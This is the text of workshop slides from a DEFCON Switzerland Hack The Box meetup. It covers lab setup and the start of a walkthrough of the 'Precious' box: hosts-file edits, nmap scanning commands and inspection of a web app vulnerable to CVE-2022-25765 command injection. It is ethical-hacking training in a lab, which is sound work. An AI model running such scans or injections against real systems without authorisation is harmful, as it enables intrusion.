

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich



HACKTHEBOX

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi: **RAUM68**
 - Food / drinks (input)
 - Toilets (output)
 - Pictures ok/nok?
-
- Slides: <https://slides.hackingnight.ch>

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Who we are and what we do

DC4131 is a local DEFCON Group and is organized as an association according to Swiss law. We are well-known for the Area41 conference (formerly hashdays) and regular member-events such as our Beer on Tuesday. DC4131 strives to support and foster the local hacker community. In 2023 Rhacklette joined DC4131 as a subgroup and organizes events and gatherings for female, inter, non-binary, trans and agender (FINTA) people in Security.

If you ask yourself, what DC4131 means: DC stands for DefCon, 41 is the area code for Switzerland and 31 is the area code for Berne, the capital of Switzerland.

Our statutes can be found [here](#) (German - but you know how to translate those to your preferred language right?)



Many Thanks **DEFCON Switzerland**

become a member!

<https://defcon-switzerland.org/>



Workshops



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions



Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)

Hacking Competition

(warning: addictive)







HACKTHEBOX

419 virtual machines (boxes)

Hacking Setup



<https://github.com/antoinet/virtualab>

Kali VMs in the
Cloud

Remote
Access via
Browser

The screenshot displays the GitHub repository page for `antoinet/virtualab`. The browser's address bar shows the URL `https://github.com/antoinet/virtualab/`. The repository's README is visible, featuring the *Virtua Lab* logo and a description of the service. The architecture diagram illustrates the system's components and their interactions.

Architecture Diagram:

```
graph LR; User((User)) --> DNS((DNS)); DNS --> LB[Load Balancer]; LB --> J[Jumphost]; J --> LBX[Lab Box]; J --> JI[Jumphost Image]; LBX --> LBI[Lab Box Image];
```

The diagram shows a flow from a **User** to **DNS**, then to a **Load Balancer**. The Load Balancer directs traffic to a **Jumphost** and a **Lab Box**. The **Jumphost** is connected to the **Lab Box** and also to a **Jumphost Image**. The **Lab Box** is connected to a **Lab Box Image**. The **Lab Box** contains four smaller circles, representing individual lab environments.


Repository Details:

- Python application:** Create and test a Python application. [Configure](#)
- Django:** Build and Test a Django Project. [Configure](#)
- Python package:** Create and test a Python package on multiple Python versions. [Configure](#)

[More workflows](#) [Dismiss suggestions](#)

Connection to Attacker Machine

1. Visit remote.hackingnight.ch
2. Login with username **kali-X**
3. Password **dc4131-X**




Configure VPN

1. Download VPN profile to your downloads folder

2. Open a terminal and execute:

```
$ cd Downloads  
$ sudo openvpn <xxx>.ovpn
```



Tips for the Browser-Based VM

- @-Symbol:
 - Alt-Gr = Ctrl-Alt
 - Ctrl-Alt 2
- Copy-Paste from the Host:
 - Press Ctrl-Alt-Shift
 - Paste or copy selection in the text field



Walkthrough: Precious

1. Network Scanning & Service Enumeration
2. Command Injection CVE-2022-25765
3. Initial Access (user.txt)
4. Lateral Movement
5. Insecure Deserialization
6. Privilege Escalation (root.txt)

/etc/hosts file

- Add the domain **precious.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX precious.htb
```

Or:

```
$ echo 10.10.11.XXX precious.htb | sudo tee -a /etc/hosts
```




#1 Network Scanning & Service Enumeration

Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port
1337

Internet

Routing of data packets within and between networks


IP Address
203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address
48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```


Advanced nmap options

Minimal rate (\geq packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information


```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)


```
$ nmap -sC <ip-address>
```

#2 Command Injection CVE-2022-25765

Inspect Web Application Functionality



Unveiling the black box



Convert Web Page to PDF

Enter URL to fetch

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Met...	Domain	File	Initiator	Type	Transferred	Size
200	GET	precious....	/	document	html	681 B	483 B
404	GET	precious....	favicon.ico	FaviconLoa...	html	cached	18 B

Headers Cookies Request Response Timings

Filter Headers

Content-Encoding: gzip

Content-Type: text/html; charset=utf-8

Date: Tue, 17 Dec 2024 21:58:40 GMT

Server: nginx/1.18.0 + Phusion Passenger(R) 6.0.15

Status: 200 OK

Transfer-Encoding: chunked

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-Powered-By: Phusion Passenger(R) 6.0.15

X-Runtime: Ruby

X-XSS-Protection: 1; mode=block

Request Headers (378 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,i...

